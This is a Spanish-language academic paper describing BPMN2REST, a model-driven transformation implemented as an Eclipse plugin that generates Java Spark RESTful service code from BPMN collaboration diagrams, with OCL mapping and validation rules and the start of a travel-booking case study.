En los últimos años, el avance de tecnologías innovadoras y el surgimiento de nuevos requerimientos del mercado han posibilitado que los procesos de negocio organizacionales migren su estructura hacia un enfoque colaborativo, dando lugar a comunicaciones negocio a negocio (Business to Business, B2B). Así, es posible integrar los procesos de negocio de distintas organizaciones, promoviendo una mayor participación e interrelación de las mismas en el logro de sus objetivos. En este escenario, es común que las actividades que se llevan a cabo en una organización, requieran la interacción o participación de otros actores externos que actúen como proveedores de servicios de negocio. Este esquema de colaboraciones permite dar soporte a necesidades de mayor envergadura, a través de la composición de servicios de negocio, e impone un cambio de rol entre los actores involucrados que, constantemente, asumen el rol de clientes y proveedores de servicios.

De esta manera, es posible descomponer los procesos de negocio identificando servicios bien definidos, cuya ejecución es requerida por sectores internos o externos de una organización, dando lugar a una Arquitectura Orientada a Servicios (Service Oriented Architecture, SOA) [2].

Una implementación tecnológica de SOA son los servicios web. Los servicios web constituyen una de las tecnologías más utilizadas en los últimos años como mecanismo de invocación y prestación de servicios de negocio, empleando la Web para ello [2]. En la actualidad, es común que estos servicios se implementen utilizando la arquitectura REST (REpresentational State Transfer) [3], que emplea el protocolo HTTP para definir las interfaces de cada servicio, generando así los denominados servicios RESTful.

Para que una organización pueda proveer un servicio RESTful, es necesario diseñar e implementar la interfaz pública y la funcionalidad de dicho servicio. Esta tarea es llevada a cabo por desarrolladores de software quienes, en ocasiones, ven facilitada su tarea cuando utilizan las ventajas de las denominadas herramientas CASE (Computer Aided Software Engineering), para generar automáticamente artefactos de software a partir de modelos [4]. Esta ventaja supone un aumento de la productividad de

los desarrolladores debido a que dedican su mayor esfuerzo en tareas de modelado.

Cuando una organización tiene modelado sus procesos de negocio, las colaboraciones entre los distintos actores del negocio pueden utilizarse para representar la invocación de un servicio web RESTful que provee una organización. Este concepto quizás resulte obvio para quien modela el proceso de negocios, pero no para los desarrolladores de software, que deberán implementar tales servicios. Así, muchas veces la distancia existente entre los responsables de desarrollar los servicios web y los analistas encargados de construir los modelos, incide de manera directa en la falta de consistencia entre el software desarrollado y el modelo que lo generó. En consecuencia, es posible detectar dos escenarios: el primero, y de criticidad considerable, implica el desarrollo de software que funcionalmente no cumple con los requisitos estipulados en los modelos. El segundo escenario comprende la construcción de software que, inicialmente, adhiere con los modelos diseñados, pero que, tras la incorporación de sucesivas modificaciones, deja de hacerlo. Esto se debe a que, frecuentemente, sólo el software se mantiene en constante actualización, dejando de lado la revisión de la documentación y de los modelos que, con el paso del tiempo, se vuelven obsoletos.

Con el fin de contribuir principalmente con el primer escenario descrito, este trabajo presenta la transformación de las colaboraciones de un modelo BPMN en la implementación parcial de servicios web RESTful que intervienen en un proceso de negocios. La transformación se denomina BPMN2REST y utiliza el paradigma de Desarrollo Dirigido por Modelos (*DDM*) para implementar una transformación modelo a texto (*Model to Text*, M2T) y convertir así, colaboraciones BPMN a servicios web RESTful implementados en Java. Para poder ejecutar la transformación, se presenta el desarrollo de una extensión para Eclipse IDE, que permita utilizar la transformación BPMN2REST desde el entorno de dicha herramienta.

El objetivo de la transformación BPMN2REST es acelerar el proceso de desarrollo de los servicios web RESTful de una empresa, por medio de la generación automática de código fuente. En adición, su uso permitirá que los modelos de procesos de negocio adquieran un rol protagonista, puesto que resultarán necesarios para ejecutar la transformación.

Las contribuciones que este trabajo aporta son dos. Por un lado, la especificación de una transformación dirigida por modelos -BPMN2REST- que permite convertir las colaboraciones de un modelo BPMN en código Java para implementar servicios web RESTful en el *framework* de desarrollo de microservicios Spark Java [5]. Por otro lado, el desarrollo de un complemento para Eclipse IDE [6], denominado *extBPMN*, que permite ejecutar dicha transformación.

El resto del artículo se estructura como sigue: la Sección 2 discute algunos trabajos que describen la utilización de técnicas de DDM para la transformación de modelos a código. La Sección 3 presenta el desarrollo de la transformación BPMN2REST y de la extensión para

Eclipse que permite ejecutarla. La Sección 4 ilustra, con un caso de estudio, la aplicación de la extensión desarrollada a fines de probar la validez de la transformación. Por su parte, la Sección 5 expone las conclusiones obtenidas tras la realización del trabajo; mientras que la Sección 6 propone algunas líneas de trabajo futuro que se derivan del presente trabajo.

2 Trabajos Relacionados

En [7] se presenta una propuesta para generar automáticamente código Java desde un modelo BPMN 2.0 ejecutable, es decir, aquel que puede ser interpretado y ejecutado por un motor de procesos de negocio, automatizando de manera parcial o total las actividades indicadas en el mismo. La propuesta muestra que, a partir de la información contenida en un diagrama BPMN ejecutable, se puede obtener un prototipo de una aplicación Java EE. En primer lugar, se aplica la metodología DDM y se convierte el modelo BPMN en un modelo independiente de la plataforma (*Platform Independent Model*, PIM) con un diagrama de clases UML. A partir del mismo, se obtiene un diagrama de clases UML específico para la plataforma Java EE, desde el cual es posible obtener el código Java a ser desplegado.

De manera similar, en [8] se desarrollan transformaciones modelo a modelo (*Model-to-Model* M2M) para obtener modelos específicos de la plataforma (*Platform Specific Model*, PSM) a partir de un PIM del sistema, modelado con UML. El trabajo procede sobre un caso de estudio concreto, obteniendo un PIM que representa el dominio del negocio mediante un diagrama de clases y un diagrama de casos de uso. En base al mismo, se obtienen tres modelos PSMs distintos, cada uno para una plataforma tecnológica particular: un PSM para la plataforma Java, modelado con un diagrama de clases Java; un PSM para la plataforma WSDL, con los servicios web SOAP y comunicaciones existentes en el negocio; y un PSM para la plataforma Java *Web Service Developer Pack*. Este trabajo ilustra cómo pueden obtenerse múltiples PSMs a partir de un único PIM.

Los trabajos [7] y [8] aplican DDM a modelos de negocio para obtener modelos y artefactos de software específicos para alguna plataforma de implementación. Sin embargo, ninguno de ellos muestra cómo obtener servicios web RESTful desde modelos BPMN, tal como se presenta en este trabajo.

La propuesta presentada en [9] describe un marco de trabajo metodológico denominado *Business Process Service Oriented Methodology* (BPSOM) que organiza el proceso de desarrollo de sistemas basados en servicios, mediante la captura de información existente en los procesos de negocio. La metodología especifica cómo modelar arquitecturas SOA partiendo desde modelos de procesos de negocio, que modelen la existencia de servicios o comunicaciones entre los participantes. Asimismo, el trabajo define una transformación M2M que permite

obtener modelos PIM, en base a modelos BPMN. Los modelos obtenidos se expresan de acuerdo al estándar SoaML (*Service Oriented Architecture Modeling Language*).

Los autores en [10] presentan una transformación de modelos BPMN a modelos UML mediante la aplicación de DDM. El trabajo define un conjunto de reglas de transformación que permiten convertir modelos de negocio en modelos de sistema. La transformación parte de diagramas de procesos BPMN y aplica un conjunto de reglas de conversión para obtener diagramas de casos de uso, diagramas de estado y diagramas de clases UML, que modelan la vista funcional, dinámica y estática del sistema, respectivamente.

Del análisis de los trabajos [9], [10] se observa que todos comparten la aplicación de técnicas de DDM a modelos CIM para obtener modelos PIM. Los modelos CIM se expresan mediante la notación BPMN, mientras que, para los modelos PIM se utiliza UML o SoaML. Estos trabajos presentan una característica en común con el trabajo presentado: la aplicación de técnicas de DDM a modelos BPMN, asumiendo que el negocio es soportado por el intercambio de servicios entre distintos actores. Sin embargo, la aplicación de DDM resulta en modelos más concretos, mientras que la propuesta de este trabajo radica en generar implementaciones en código fuente, como artefactos desplegables.

En [11] se construyen dos perfiles UML para el modelado de APIs REST y se desarrolla una transformación M2T que permite obtener la especificación de cada servicio RESTful bajo el estándar RAML (*RESTful API Modeling Language*). Los autores destinan el primer perfil UML al modelado estructural de APIs REST. Mientras que el segundo perfil UML, es utilizado en conjunto con el primero, con el fin de añadir información adicional sobre cada servicio REST, de acuerdo al estándar RAML. En adición, el trabajo define una transformación M2T que, partiendo de un modelo UML extendido, permite obtener la especificación formal, aunque parcialmente completa, de cada servicio REST, empleando RAML.

Otro trabajo de interés es [12] en el cual los autores presentan el desarrollo de una herramienta que permite generar implementaciones de APIs REST parcialmente completas, partiendo de la especificación textual de los requerimientos. La herramienta utiliza un componente que interpreta los requerimientos y crea un PIM incompleto, modelando los principales recursos REST de la API. A partir de la intervención del usuario para completar el PIM, la herramienta genera el PSM de la API REST para la plataforma Java, utilizando DDM. Empleando este PIM, se ejecuta una transformación M2T para obtener el código Java de la API REST. El código obtenido puede ser refinado por el usuario según lo necesite.

Considerando trabajos que describen la obtención de APIs REST mediante la aplicación de DDM a modelos de software, en [13] se desarrolla una herramienta basada en la web que permite generar APIs RESTful a partir de instancias de modelos EMF (modelos *ecore*). El objetivo de

la herramienta es realizar las operaciones de alta/baja/modificación de los elementos de dicho modelo. Partiendo de un modelo definido en EMF, la herramienta genera una implementación de API REST utilizando distintas tecnologías Java, que permiten manipular dicho modelo, utilizando las representaciones XML y JSON del mismo. La API es generada de manera automática, mediante la ejecución de una transformación M2T que genera el código fuente de la aplicación web. Los servicios REST generados permiten operar con el modelo, actualizando sus elementos, de manera que el modelo puede verse como un recurso REST. La transformación es definida empleando el lenguaje *Epsilon Transformation Language* (ETL) implementado para la plataforma Eclipse.

Por su parte, los autores en [14] describen dos transformaciones M2T que permiten generar implementaciones en Java de APIs REST funcionales. Por un lado, se define un DSL que permite representar las relaciones entre los distintos recursos REST en un modelo. Por otra parte, se define un segundo DSL que permite representar una API REST modelando los elementos que utiliza el estándar OpenAPI para la especificación de servicios web RESTful. Cada DSL permite representar una API REST de una manera distinta: haciendo foco en la estructura de los recursos REST, o centrándose en la especificación técnica de la API. El trabajo concluye con el desarrollo de una transformación M2T para cada DSL que permite generar de manera automática, implementaciones de APIs REST parcialmente completas en Java. Las transformaciones son definidas utilizando la tecnología Xtend3.

Los trabajos analizados [11, 12, 13, 14] constituyen antecedentes en la obtención de implementaciones de APIs REST, mediante la aplicación de DDM a modelos de software. Estas propuestas inician los procesos de transformación con modelos que muestran el uso de tecnologías de implementación concretas, tales como Java. Además, la mayoría de los modelos iniciales son especificados con UML, aspecto que constituyen una diferencia con el presente trabajo, que especifica una transformación de modelos BPMN a servicios web RESTful en Java.

En conclusión, son varios los trabajos de investigación que tienen puntos en común con la propuesta presentada en este trabajo. En general, la aplicación de DDM a modelos abstractos a fin de obtener modelos y artefactos más concretos es un eje común recurrente. No obstante, la mayoría difiere en aspectos tales como la forma de aplicar DDM; los modelos involucrados; y los artefactos obtenidos mediante su aplicación.

3 Transformación CIM a PIM: BPMN2REST

De acuerdo a la Figura 1, BPMN2REST es una transformación del tipo M2T que convierte modelos BPMN en código Java. Para ello, la transformación define reglas




Figura 1. Marco de trabajo utilizado para el desarrollo de la transformación BPMN2REST.

que especifican la correspondencia entre los elementos de la notación BPMN y los elementos de la sintaxis del lenguaje Java. BPMN2REST fue implementada mediante el lenguaje Acceleo [15] y se ejecuta sobre diagramas de colaboración BPMN, permitiendo así obtener la implementación parcial de los servicios web RESTful utilizando Java Spark Framework.

El desarrollo de la transformación BPMN2REST fue estructurado en base a los siguientes hitos: el diseño de la transformación M2T dirigida por modelos, su implementación, y el desarrollo de la extensión para Eclipse IDE. Las sub-secciones siguientes describen cada uno de éstos.

3.1 Diseño de la transformación BPMN2REST

En primera instancia, se definieron las reglas de conversión que permitieron obtener la implementación de los servicios web en código Java. Se tuvo en cuenta el siguiente criterio de transformación:

- **Criterio de transformación:** Dado un flujo de mensaje M que contiene un mensaje m , cuyo origen es el participante A , o algún elemento ubicado dentro del participante A , y destino, el participante B , o algún elemento ubicado dentro del participante B ; interpretar que el participante B provee un servicio REST al participante A si y sólo si B está asociado a alguna interfaz que contiene una operación cuyo mensaje de entrada sea m .

El criterio anterior interpreta que cada operación dentro de una interfaz BPMN implementada por un participante, puede representar potencialmente a un servicio REST que provee ese participante. Si existe un mensaje enviado al participante que coincida con el mensaje de entrada de una

operación, entonces efectivamente se interpretará que la misma representa a un servicio.

Para implementar un servicio REST, es necesario conocer el verbo HTTP (el tipo de operación que se va a invocar) y la URL. Sin embargo, esta información no puede obtenerse directamente desde los diagramas de colaboración BPMN dada la falta de soporte nativo de la notación para tal uso. Considerando esta limitación, BPMN2REST no podía generar el código Java necesario para dar soporte a la implementación de los servicios en el framework Spark Java.

Con el fin de subsanar esta limitación, se diseñó una extensión sobre la notación BPMN, que permitió añadir tres atributos al elemento *Operation*, y ampliar así, el soporte para el dominio REST. Los tres atributos añadidos fueron:

- 1) *rest_method*: utilizado para especificar el verbo HTTP con el cual se accede al servicio.
- 2) *rest_url*: utilizado para especificar la URL relativa para acceder al servicio.
- 3) *rest_prepend_controller*: utilizado para permitir la reutilización de las interfaces BPMN entre los distintos participantes.

Los dos primeros atributos permitieron añadir la información necesaria a los modelos BPMN con el fin de derivar la implementación de los servicios en el framework Spark Java de manera automática. El tercer atributo, es de tipo *booleano* y permite indicar si el nombre del participante debe ser añadido a la URL del servicio REST. Con esto se logra reutilizar la misma interfaz BPMN entre distintos participantes, al generarse distintas URLs para cada servicio.

La extensión añadida se denominó *extBPMN* y permitió definir de forma más precisa la transformación

BPMN2REST. Con esta transformación, se generaron de forma automática las clases Java que implementan los servicios web RESTful modelados en el diagrama de colaboraciones BPMN, utilizando el criterio de transformación descrito anteriormente.

Si bien extBPMN se constituye como una versión enriquecida de BPMN, donde los cambios introducidos resultan muy leves y prácticamente imperceptibles para el *core* de la notación, debe notarse que el dominio origen de la transformación BPMN2REST será ahora un modelo extBPMN y no BPMN, como lo muestra la Figura 2.

La Tabla 1 muestra las reglas que establecen el mapeo realizado por BPMN2REST durante su ejecución, especificadas en OCL, y a partir de la utilización de la extensión extBPMN. Así, la transformación queda definida de manera formal.

Cada ejecución de la transformación, genera una clase *Main.java*, y un directorio *controllers*, que contiene las clases *Controller*. La clase *Main.java* contiene el *binding* o declaración de cada servicio RESTful vinculando cada URL con su verbo HTTP y su *callback* o implementación. Por su parte, cada clase *Controller* contiene la




Figura 2: Flujo de trabajo seguido por BPMN2REST en base a extBPMN.

Tabla 1: Definición formal del mapeo realizado por BPMN2REST.

Especificación del Selector (OCL)	Especificación del Selector en Lenguaje Natural	Elemento/s del Dominio Destino Generado/s
<i>Collaboration.allInstances->first()</i>	Diagrama de Colaboraciones	Clase <i>Main.java</i> , con su código esqueleto y un método <i>main(String[] args)</i> .
<i>Participant.allInstances->select(p p.interfaceRefs ->select(i i.operations->select(o MessageFlow.allInstances->exists(mf Mf.messageRef == o.inMessageRef)) ->notEmpty())->notEmpty())</i>	Participantes que proveen algún servicio REST según el criterio de transformación.	Clase <i>controller</i> con su código esqueleto.
<i>Participant.allInstances->collect(p p.interfaceRefs ->collect(i i.operations ->select(o MessageFlow.allInstances ->select(mf mf.messageRef == o.inMessageRef) ->select(mf mf.targetRef == p p.processRef.artifacts ->includes(mf.targetRef))->count() == 1))->flatten()->flatten()</i>	Operaciones proveídas al menos por un Participante representando un servicio, de acuerdo al criterio de transformación.	<i>Binding</i> del servicio en la clase <i>Main.java</i> , e implementación por defecto en la clase <i>controller</i> correspondiente.

implementación de cada servicio que provee un determinado participante en el diagrama de colaboraciones. La Figura 3, ilustra ese comportamiento de la transformación.




Figura 3: Representación gráfica del mapeo realizado por BPMN2REST. Cada elemento de la izquierda genera una combinación de los elementos de la derecha.

3.2 Implementación de la transformación BPMN2REST

La primera tarea previa a la implementación de la transformación BPMN2REST comprendió el desarrollo de la extensión *extBPMN*. Esto permitió la construcción de diagramas de colaboración que utilicen los atributos REST definidos. Para realizar esta implementación se utilizó el complemento Eclipse BPMN2 Modeler [16] como herramienta de modelado. BPMN2 Modeler permite complementar la extensión de la notación, adaptando la interfaz del usuario de la herramienta, y facilitar así, la configuración de los atributos añadidos desde el entorno de modelado, tal como lo muestra la Figura 4. Básicamente, se desarrolló una extensión sobre este complemento, que permitió añadir los atributos REST definidos en *extBPMN*.

La segunda tarea realizada fue la implementación de la transformación BPMN2REST, que fue abordada utilizando el complemento Acceleo para Eclipse. La transformación fue definida en base a cuatro módulos *mtl*, a saber:

- 1) *main.mtl*
- 2) *queries.mtl*
- 3) *generateMainClass.mtl*
- 4) *generateControllerFiles.mtl*

El módulo *main.mtl* es el primero que ejecuta Acceleo, y dispara la ejecución de los módulos 2 y 3, a saber: *generateMainClass.mtl* y *generateControllerFiles.mtl*.




Figura 4. Configuración de los atributos REST en el elemento BPMN Operation.

Estos últimos contienen la definición de las reglas para generar la clase *Main.java* y el directorio *controllers* con cada una de las clases controlador que fueron identificadas.

Por su parte, el módulo *queries.mtl* encapsula las consultas OCL diseñadas para navegar por el metamodelo de BPMN y los atributos REST y permite evitar la repetición de las mismas. A su vez, contiene algunos métodos de utilidad agregados e implementados en Java, a fines de poder utilizarlos desde Acceleo. La Tabla 2 lista las distintas consultas y funciones añadidas.

Como última tarea, se incorporó una nueva extensión sobre BPMN2 Modeler, para validar los diagramas de colaboración BPMN construidos con la herramienta. De esta manera, se garantizó que BPMN2REST sólo se ejecute en modelos válidos. Para ello, se añadieron nuevas reglas de validación especificadas en OCL, usando el mecanismo de extensión que provee BPMN2 Modeler. Este mecanismo permite notificar, de manera automática sobre la vista de "Problemas" del entorno Eclipse IDE, las reglas de validación que no son respetadas por los modelos. La Tabla 3 lista las reglas de validación y su especificación utilizando OCL. Las mismas, se resumen en las siguientes:

- Debe existir sólo una Colaboración (*Collaboration*) en el modelo.
- Deben existir al menos dos Participantes.
- Debe existir al menos un Flujo de Mensajes.
- Al menos uno de los participantes debe implementar una Interfaz.
- Un mismo Mensaje puede ser referenciado, como máximo, por una sola Operación.

Para implementar *extBPMN*, y las reglas de validación, se utilizaron los puntos de extensión que provee Eclipse BPMN2 Modeler, creando un proyecto del tipo *Eclipse Plugin* que los contenga. Además, para implementar la transformación BPMN2REST, se añadieron los módulos *mtl* en un proyecto del tipo *Acceleo Project*.

Tabla 2: Especificación formal de las reglas de validación en OCL.

Regla de Validación	Especificación en OCL
Debe existir sólo una Colaboración	context Definitions inv: self->rootElements->select(e e.oclIsKind(Collaboration))->size() = 1
Deben existir al menos dos Participantes	context Collaboration inv: self->participants->size() >= 2
Debe existir al menos un Flujo de Mensajes	context Collaboration inv: self->messageFlows->select(mf mf->messageRef.oclIsKind(Message)) ->size() >= 1
Al menos uno de los Participantes debe implementar una Interfaz	context Collaboration inv: self->participants->select(p p->interfaceRefs->notEmpty())->size() >= 1
Un mismo Mensaje puede ser referenciado, como máximo, por una sola Operación	context Collaboration inv: self->participants->forAll(p p.interfaceRefs->collect(i i.operations) ->flatten()->forAll(op1, op2 op1.inMessageRef<>op2.inMessageRef or op1 = op2 or self.messageFlows->select(mf mf.messageRef = op1.inMessageRef and (mf.targetRef = p or (not p.processRef.oclIsUndefined() and p.processRef.flowElements->includes(mf.targetRef)))->size() = 0))

Tabla 3: Listado de las funciones y consultas incorporadas manualmente a Acceleo.

Signatura de la función/consulta	Descripción
getServiceProviders(Definitions): Set	Devuelve los participantes de la colaboración contenida en la instancia de <i>Definitions</i> , que proveen al menos un servicio a los demás.
getProvidedOperations(Participant): Set	Devuelve los servicios que provee el participante recibido, a través de los elementos <i>Operation</i> que los representan.
getServiceHttpMethod(Operation): String	Devuelve el método HTTP (en minúsculas) definido en la propiedad <i>rest_method</i> . Si ningún método es definido, devuelve "get".
getServiceUrl(Operation, Participant): String	Devuelve la URL de invocación del servicio recibido, que provee el participante recibido. La URL se tomará del atributo <i>rest_url</i> , utilizando el atributo <i>name</i> como prefijo de la misma, de acuerdo al valor de <i>rest_prepend_controller</i> .
toUpperCamelCase(String): String	Devuelve la versión <i>upperCamelCase</i> de una cadena de caracteres.
toJavaMethod(String): String	Limpia la cadena, devolviendo una versión sin los caracteres que no puedan ser utilizados como el nombre de un método Java.

3.3 Construcción del complemento para Eclipse

El proyecto del tipo *Acceleo Project* que contiene la definición de BPMN2REST, fue convertido en un complemento o *plugin* para Eclipse, utilizando la herramienta de conversión proporcionada por Acceleo. El *plugin*, denominado *plugin P1*, contiene los archivos necesarios para ejecutar la transformación sobre un modelo BPMN concreto.

La extensión y la validación de los modelos de entrada fueron implementadas extendiendo al complemento Eclipse BPMN2 Modeler. Ambas características se embebieron en un nuevo *plugin*, denominado *plugin P2*. Además, para utilizar la transformación BPMN2REST desde el entorno Eclipse IDE, se desarrollaron y se integraron tres características complementarias al *plugin P2*, a saber:

- 1) Acceso directo a la ejecución de BPMN2REST desde la interfaz gráfica.
- 2) Selección del directorio de salida.
- 3) Validación explícita de los modelos de entrada.

A continuación, se describen dichas características.

3.3.1 Acceso directo a la ejecución de BPMN2REST desde la interfaz gráfica

Esta característica consistió en la integración de un acceso directo sobre la interfaz del usuario de Eclipse IDE, que permitiera ejecutar BPMN2REST sobre un determinado modelo BPMN.

Se incorporaron los puntos de extensión que Eclipse IDE define para extender la interfaz del usuario, añadiendo una opción adicional en el menú contextual de la vista de exploración de proyectos del IDE. Como ilustra la Figura 5, este menú se despliega al hacer *click* con el botón derecho del ratón sobre un diagrama de colaboraciones BPMN listado en la vista.

Para la opción añadida, se estableció un *event listener* que, tomando el archivo seleccionado como la entrada de la transformación, permite dar inicio a la ejecución de la misma, generando los archivos de salida en el directorio por defecto donde se aloja el modelo.

3.3.2 Selección del directorio de salida

La inclusión de esta característica permitió la selección del directorio para almacenar los archivos generados por la transformación.

Se utilizó el SDK de Eclipse, junto con los componentes del *Core* utilizado para dar soporte a la interfaz de usuario de Eclipse. La característica añadida muestra una ventana flotante al iniciar la ejecución de la transformación, a partir de la cual puede indicarse el directorio que actuará como contenedor de los archivos generados.

El directorio debe indicarse mediante un camino absoluto en el sistema de archivos. La ventana cuenta con un mecanismo de validación auxiliar que garantiza que el directorio indicado existe. La Figura 6 muestra la ventana

emergente visualizada al seleccionar la opción de ejecución indicada en la Sección 3.2, como característica 1.




Figura 5. Opción añadida para iniciar la ejecución de BPMN2REST




Figura 6. Ventana de selección del directorio de salida para la transformación.

3.3.3 Validación explícita de los modelos de entrada

La extensión añadida sobre BPMN2 Modeler contiene la definición de las reglas de validación auxiliares. Estas reglas son ejecutadas por el complemento de manera automática cada vez que el modelo es guardado. Así, los errores de validación son advertidos en el IDE sólo luego de que el usuario intente guardar el modelo actualmente en construcción. En este contexto, si se crea un nuevo modelo y se ejecuta BPMN2REST sobre el mismo, sin haberlo guardado antes, la transformación puede arrojar errores ante el incumplimiento de alguna de las reglas de validación.

La característica 3 resuelve esta situación añadiendo un proceso extra ejecutado, de manera previa a la ejecución de la transformación. Se valida al modelo actual conforme a las reglas de validación, cancelando el proceso en caso de detectar alguna incoherencia en el mismo.

Esta característica fue abordada mediante el uso de los componentes proporcionados por BPMN2 Modeler. Se incorporó un *wrapper* para el motor de ejecución de BPMN2REST, responsable de ejecutar la validación, asegurando que sólo los modelos válidos podrán ser transformados.

Las características 1, 2 y 3 descritas fueron integradas en el *plugin P2*. De esta manera, *P2* actúa como una capa auxiliar que contiene los componentes que dan soporte a la transformación (alojada en *P1*). Los *plugins P1* y *P2*, fueron integrados en la construcción de una *característica* para Eclipse IDE, de manera que los desarrollos puedan ser fácilmente instalados sobre dicha herramienta, utilizando el gestor de dependencias de Eclipse.

4 Aplicación de BPMN2REST en un Caso de Estudio

La transformación BPMN2REST fue utilizada en un caso de estudio, adaptado de [17]. Se trata de un proceso de reserva de itinerarios, que incluye la interacción entre una aplicación cliente, un sistema de reservas y un sistema bancario, funcionando de manera distribuida.

Para realizar una reserva, el cliente debe identificarse en el sistema de reservas enviando sus credenciales de acceso. Una vez identificado, el cliente solicita algún tipo de información sobre viajes disponibles y recibe una propuesta de itinerario. El cliente decide si aceptar o rechazar dicha propuesta. El sistema de reservas aguarda la respuesta y actúa de acuerdo a la decisión del cliente. En el caso de un rechazo, el proceso termina. En el caso de confirmar el itinerario, el cliente envía la confirmación y el sistema confirma la reserva, emitiendo una notificación. A partir de allí, el sistema cliente se comunica con el banco para enviar el pago de la reserva. El banco procesa el pago y notifica al sistema de reservas. El proceso finaliza con la emisión y el envío del ticket del viaje al cliente.

De acuerdo a este escenario planteado y, para comprender el flujo de trabajo y las interacciones entre los participantes, la primera actividad fue la construcción del modelo de negocios mediante un diagrama de colaboraciones BPMN. El diagrama debió respetar las reglas sintácticas establecidas por la notación, y construyó con la herramienta Eclipse BPMN2 Modeler. La Figura 7 muestra el diagrama de colaboraciones del caso de estudio.

A partir de los mensajes enviados hacia cada participante del diagrama de colaboración, se diseñaron los servicios RESTful. Para esto, se identificaron los mensajes que representan invocaciones a servicios, su objetivo y quién los provee. Asimismo, se identificó la URL de acceso y el verbo HTTP utilizado para invocar cada servicio. La Tabla 4 muestra, de manera resumida, el diseño de los servicios RESTful para el caso de estudio.

Tabla 4: Diseño de los servicios RESTful del caso de estudio.

Nombre del servicio	URL de acceso	Verbo HTTP
loginCliente	/login	POST
